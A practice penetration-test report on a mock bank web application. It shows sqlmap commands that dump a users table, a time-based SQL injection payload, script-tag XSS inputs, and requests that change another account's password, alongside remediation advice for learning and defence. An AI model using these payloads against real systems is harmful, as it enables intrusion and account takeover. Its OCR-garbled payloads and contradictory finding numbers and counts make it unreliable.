

MODULE 8-10 PRACTICE Security Assessment Findings Report

Confidential

Date: June 1th, 2024

Confidentiality Statement

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage or facilitate attacks against the involved parties.

Disclaimer


A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. The assessment prioritized identifying the weakest security controls an attacker would exploit. It is recommended to conduct similar assessments on an annual basis by internal or third-party assessors to ensure the continued effectiveness of the controls.

Assessment Overview

From May 28th, 2024 to June 1th, 2024, SafeGuard Solutions engaged me to evaluate the security posture of Jay's Bank application compared to current industry best practices, including a web application penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning Customer goals are gathered and rules of engagement obtained.
- Discovery Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test emulates the role of an attacker targeting the Jay's Bank application from an external and internal perspective. The engineer will assess the application's security by identifying and exploiting vulnerabilities, including but not limited to: SQL Injection, Cross-Site Scripting (XSS), broken authentication and session management, and insecure direct object references (IDOR). The engineer will attempt to gain unauthorized access to sensitive data, manipulate application functionality, and exploit identified weaknesses to determine the potential impact on the application and its users.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Information al	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Application Penetration Test	167.172.75.216

Scope Exclusions

All forms of attacks authorized within the application scope.

Client Allowances

SafeGuard Solutions granted me the following allowances:

• Internal access to network via dropbox and port allowances

Executive Summary

I evaluated Jay's Bank application's security posture through penetration testing from May 28th, 2024 to June 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

During the engagement, scoping did not permit denial of service or social engineering across all testing components.

Time limitations were also in place for testing. The penetration testing was permitted for a duration of 4 days.

Testing Summary

The assessment focused on evaluating Jay's Bank application's security posture. From an internal perspective, vulnerability scanning was conducted against the provided IP address (167.172.75.216) to assess patching status. Additionally, common web application attacks, such as SQL injection, Cross-Site Scripting, and Path traversal, were performed. Beyond vulnerability scanning and public exploit attacks, other potential risks, such as insecure configurations, default credentials, and sensitive information disclosure, were investigated to provide a comprehensive view of the application's security.

A critical finding (Finding 001) revealed that the change password feature suffers from a broken access control vulnerability, allowing unauthorized users to change passwords of any account. Another critical finding (Finding 002) identified a vulnerability in the JWT authentication token implementation, which could lead to unauthorized access. Furthermore, a SQL injection vulnerability (Finding 003) was discovered, posing a significant risk to the application's database security. Additionally, two Cross-Site Scripting vulnerabilities (Finding 004 and Finding 005) were found, potentially enabling attackers to execute malicious scripts in the context of other users' browsers.

Tester Notes and Recommendations

The findings suggest that Jay's Bank application is susceptible to critical vulnerabilities, including broken access control, SQL injection, and Cross-Site Scripting. These vulnerabilities could lead to unauthorized access, data breaches, and compromise of user accounts.

It is recommended that the development team promptly address these vulnerabilities by implementing access controls, input validation, and output encoding mechanisms. Additionally, regular security updates and patches should be applied to the application to mitigate the risk of exploitation.

Furthermore, it is advised to conduct thorough testing, including code reviews and security assessments, before deploying any changes to the production environment. Regular security audits and penetration testing should be scheduled to proactively identify and remediate vulnerabilities, thereby enhancing the overall security posture of the application.

In conclusion, addressing the identified vulnerabilities and implementing proactive security measures will help strengthen Jay's Bank application's resilience against potential attacks and ensure the protection of user data and confidentiality.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

- 1. Structured User Interface: The application has a well-structured user interface, providing users with a clear and intuitive navigation experience.
- 2. HTTPS Implementation: Secure communication is enforced through HTTPS, ensuring data transmitted between the client and the server is encrypted and protected against eavesdropping.
- 3. Basic Input Validation Mechanisms: Basic input validation mechanisms are in place for several form fields, helping to mitigate some common vulnerabilities.

The following identifies the key weaknesses identified during the

assessment:

- Vulnerable DBMS SQL Injection: The application is susceptible to SQL injection attacks due to inadequate input validation and sanitization of user inputs, posing a significant security risk.
- 2. XSS Vulnerable on Admin Chat Support: Cross-Site Scripting vulnerabilities exist in the admin chat support feature, allowing attackers to execute malicious scripts in the context of other users' browsers.
- 3. XSS Vulnerable on Username Field On The Login Page: The username field on the login page is vulnerable to XSS attacks, enabling attackers to inject malicious scripts and potentially steal sensitive information or hijack user sessions.
- 4. Vulnerable Change Password Feature Broken Access Control: The change password feature suffers from broken access control, allowing unauthorized users to change passwords of other accounts.
- 5. Vulnerable JWT Authentication Token Broken Access Control: The JWT authentication token implementation is vulnerable to broken access control, potentially allowing attackers to gain unauthorized access to user accounts.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderat e	Low	Information al

Finding	Severity	Recommendation
Web Application Penetration Test		
Finding 001: Vulnerable DBMS -	Critical	Enhance input validation and
SQL Injection		implement robust SQL sanitization
		techniques.
Finding 002: XSS Vulnerable on	Critical	Strengthen input sanitization
Admin Chat Support - Cross-Site		methods or utilize robust XSS
Scripting		filters to prevent script injection
		attacks.
Finding 003: XSS Vulnerable on	Critical	Use/Increase sanitization on Web
Username Field On Login Page -		Application Firewall (WAF) or
Cross-Site Scripting		implement DOMPurify.
Finding 004: Vulnerable Change	Critical	Improve input sanitization
Password Feature - Broken		mechanisms or utilize robust XSS
Access Control		filters to prevent script injection
		attacks.
Finding 005 : Vulnerable JWT	Critical	Enhance authentication
Authentication Token		mechanisms with multi-factor
		authentication and strict user ID
		validation.


Technical Findings

Web Application Penetration Test

Finding 001: Vulnerable DBMS - SQL Injection

	The rable DBMO SQL INJection
Description:	Through the use of the sqlmap tool with the provided parameters in the "syl.txt" file, it was found that the application is vulnerable to SQL injection attacks. This attack resulted in the exposure of sensitive information such as usernames, passwords, and security questions from the database. This indicates a significant weakness in the application's database security management, allowing attackers to easily take control of sensitive information in the database.
Risk:	Likelihood: Attackers can easily exploit the identified SQL injection vulnerability to gain unauthorized access. Impact: Very High - Sensitive information such as passwords and user data has been leaked, posing a severe threat to the security and integrity of the application and its users. Further exploitation of this vulnerability could lead to additional security breaches and potential damage.
System:	Jay's Bank Application
Tools Used:	sqlmap
References:	https://portswigger.net/web-security/sql-injection

Evidence



```
syl@syl:~ x

GNU nano 7.2

POST /register HTTP/1.1
HOSt: 167.172.75.216
Content-Length: 57
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Language: en-US,en;q=0.9
Connection: close

{"username": "Shibalsekiyaa", "password": "Abcdefg-1234567"}
```

sqlmap -r syl.txt --batch --dbs --random-agent --time-sec=12 --level=1 --risk=1

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(sylesyl)-{-)
$ (sylesyl)-{-}
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sqlmap -r syl.txt --batch --tables -D ctf challenge

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sqlmap -r syl.txt --dump -T users -D ctf_challenge

```
Title: Myol, 2 S. 8.12 AND Lime-based Dilind (query SLEEP)

Paylond: ("username":"Shibalsekiyaa' AND (SLECT SP99 FROM (SELECT(SLEEP(S)))mswM) AND 'ttnu'-"ttnu',"password":"Abcdefg-1234567"}

Title: Myol, 2 S. 8.12 AND Lime-based Dilind (query SLEEP)

Paylond: ("username":"Shibalsekiyaa' AND (SLECT SP99 FROM (SELECT(SLEEP(S)))mswM) AND 'ttnu'-"ttnu',"password":"Abcdefg-1234567"}

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Remediation


- Update the database management system (DBMS) to a newer version with stronger security features and the latest security patches.
- Implement the use of prepared statements and parameterized queries to prevent SQL injection attacks by securely processing user input.
- Conduct regular security audits and routine penetration testing to detect and address potential security vulnerabilities, including SQL injection.

Finding 002: XSS Vulnerable on Admin Chat Support - Cross-Site Scripting

Tillding 002. ASS	vullerable of Admir Chat Support - Cross-Site Scripting
Description:	By injecting a malicious script into the input field of the admin chat
	support feature, an attacker can execute arbitrary code within the
	context of other users' browsers. This vulnerability allows for potential
	theft of session tokens, unauthorized data access, or other malicious
	actions, posing a significant security risk to the application and its users.
	Likelihood: High - Attackers can execute arbitrary code within the context of other users' browsers, potentially gaining unauthorized access and control over website content
	Impact: Very High - Severe disruption and modification of website content, leading to potential data theft, unauthorized access, and significant damage to the application's integrity and reputation.
System:	Jay's Bank Application
Tools Used:	Browser Developer Tools
References:	https://owasp.org/www-community/attacks/xss/

Evidence

\xsslink\</a\>



Chat Support You: \text{\text{xxs link}} Support: Have a great day! We're here if you need any further assistance. | Type your message here...

saat ingin klik link tersebut tiba tiba server down yang membuat saya harus menunggu antrian lagi, dan sampai laporan ini dibuat saya belum berhasil masuk kembali ke chat support

Send

You are in line!

At the moment we have a limited resources to answer your needs
Please wait a moment as there's currently 23 people in front of you
You will be redirected as soon as possile

Thank you for your patience

Remediation

- Implement Input Validation: Validate and sanitize user input on the admin chat support feature to ensure that any potentially malicious scripts are detected and removed before they are processed.
- Encode Output: Encode any user-generated content before displaying it on the admin chat support interface to prevent browsers from executing malicious scripts.
- Content Security Policy (CSP): Implement a strict Content Security Policy to restrict the sources from which scripts can be executed, mitigating the impact of XSS attacks.

Finding 003: XSS Vulnerable on Username Field On Login Page - Cross-Site Scripting

	3 vullerable on osername Field on Login Fage - Cross-Site Scripting
Description:	By injecting a malicious script into the username field during registration,
	an attacker can exploit the XSS vulnerability present in the login page.
	This allows the execution of arbitrary JavaScript code within the context
	of other users' browsers when they log in or view the user's profile. This
	poses a significant security risk, as it can lead to session hijacking,
	unauthorized data access, or other malicious activities.
Risk:	Likelihood: High - Attackers can exploit the XSS vulnerability on the username field to execute arbitrary JavaScript code, potentially gaining unauthorized access or performing malicious actions. Impact: Very High - Exploitation of this vulnerability can lead to the leakage of sensitive information such as passwords, session hijacking, and further attacks on the application or its users.
System:	Jay's Bank Application
Tools Used:	Browser Developer Tools
References:	https://owasp.org/www-community/attacks/xss/

Evidence

</h1><script>alert("cape")</script>

Register

Username:

</h1><script>alert("cape")</script>

Username must be at least 10 characters long.

Password:

•••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Register

Already have an account? Login here.

Login

Username:

</h1><script>alert("cape")</script>

Password:

•••••

Login

Don't have an account? Sign up here.

Login Username: </h1><script>alert("cape")</script> Password: Login

Don't have an account? Sign up here.



Remediation

- Input Sanitization: Implement strict input validation and sanitization on all user inputs, including the username field during registration, to filter out and neutralize any potentially malicious scripts.
- Output Encoding: Encode user-generated content before displaying it on the login page to prevent browsers from interpreting it as executable code.
- Content Security Policy (CSP): Implement a robust Content Security Policy to restrict the sources from which scripts can be executed, mitigating the impact of XSS attacks.


Finding 004: Vulnerable Change Password Feature - Broken Access Control

Description:	Through the change password feature, an attacker can manipulate the
	username parameter to gain unauthorized access to other user
	accounts. By changing the username to a valid user's username during
	the password change process, the attacker can successfully log in to the
	target user's account using the new credentials. This indicates a broken
	access control mechanism, allowing attackers to bypass authentication
	and gain unauthorized access to sensitive user accounts.
Risk:	Likelihood: High - Attackers can exploit the broken access control vulnerability in the change password feature to gain unauthorized access to other user accounts.
	Impact: Very High - This could lead to unauthorized disclosure of sensitive user information, such as passwords, and potentially enable further malicious actions, such as data theft or account takeover.
System:	Jay's Bank Application
Tools Used:	Burp Suite
References:	https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Evidence

	Register
Userna	ime:
Anyin	ngcape
Usernan	ne must be at least 10 characters long.
Passwo	ord:
······	•••••
	rd must be at least 10 characters long and include at least one digit, cial character, one uppercase letter, and one lowercase letter.
	Register

Anyingcape, Abcdefg-1234567



Your Profile, Anyingcape


Successfully updated

You need to finish setting up your profile before you can use all the features of this website.
Phone:
0821822004
Credit Card:
1111111111111
Secret Question:
саре
Secret Answer:
iyacape
Current Password (for verification):
••••••
Update Profile New Password:
Secret Answer:
iyacape
Change Password

update pass: Abcdefg-123456789

```
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 Pretty
 1 PUT /change_password HTTP/1.1
 2 Host: 167.172.75.216
 3 Content-Length: 85
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
 5 Content-Type: application/json
 7 Origin: http://167.172.75.216
 8 Referer: http://167.172.75.216/profile
 9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: auth_token=
   eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkFueWluZ2NhcGUiLCJpYXQi0jE3MTcyMjg1MD19.ZWUF7GF10E5FvXrHKpcrEpUepVH70TwnfzqdVaTp62
   I; username=Anyingcape
12 Connection: close
14 {
     "new_password":"Abcdefg-123456789",
      "secret_answer":"iyacape",
     "username": "Anyingcape"
 Pretty
                                                                                                                                             = \n =
 1 PUT /change_password HTTP/1.1
 2 Host: 167.172.75.216
 Content-Length: 85
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
 5 Content-Type: application/json
 6 Accept: */*
 7 Origin: http://167.172.75.216
 8 Referer: http://167.172.75.216/profile
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkFueWluZ2NhcGUiLCJpYXQiOjE3MTcyMjg1MD19.ZWUF7GF1oE5FvXrHKpcrEpUepVH70TwnfzqdVaTp62
   I; username=Anyingcape
12 Connection: close
14 {
     "new_password":"Abcdefg-123456789",
"secret_answer":"iyacape",
   "username": "Anjaymantap"
```

change username: Anjaymantap



Anjaymantap Abcdefg-123456789 Home Edit Profile Logout Contact Support

Welcome, Anjaymantap

Your phone number: 0821822004

Your credit card (last 4 digits): 1111

Remediation

- Implement Strict Access Controls: Enhance access control mechanisms to ensure that users can only change their own passwords and cannot modify other users' accounts.
- Validate User Identity: Implement strong authentication measures, such as multi-factor authentication or re-authentication, before allowing users to change their passwords to verify their identity.
- Audit Trail: Maintain an audit trail of password change activities, including user details and timestamps, to monitor and detect any unauthorized changes made to user accounts.

Additional Scans and Reports

I provide all clients with comprehensive reports containing all information gathered during testing of the Jay's Bank application. These reports include detailed vulnerability scans, highlighting vulnerabilities exploited during testing as well as additional vulnerabilities identified but not exploited. They also outline hygiene issues requiring attention, which may not directly lead to a breach but represent opportunities for implementing defense-in-depth measures.



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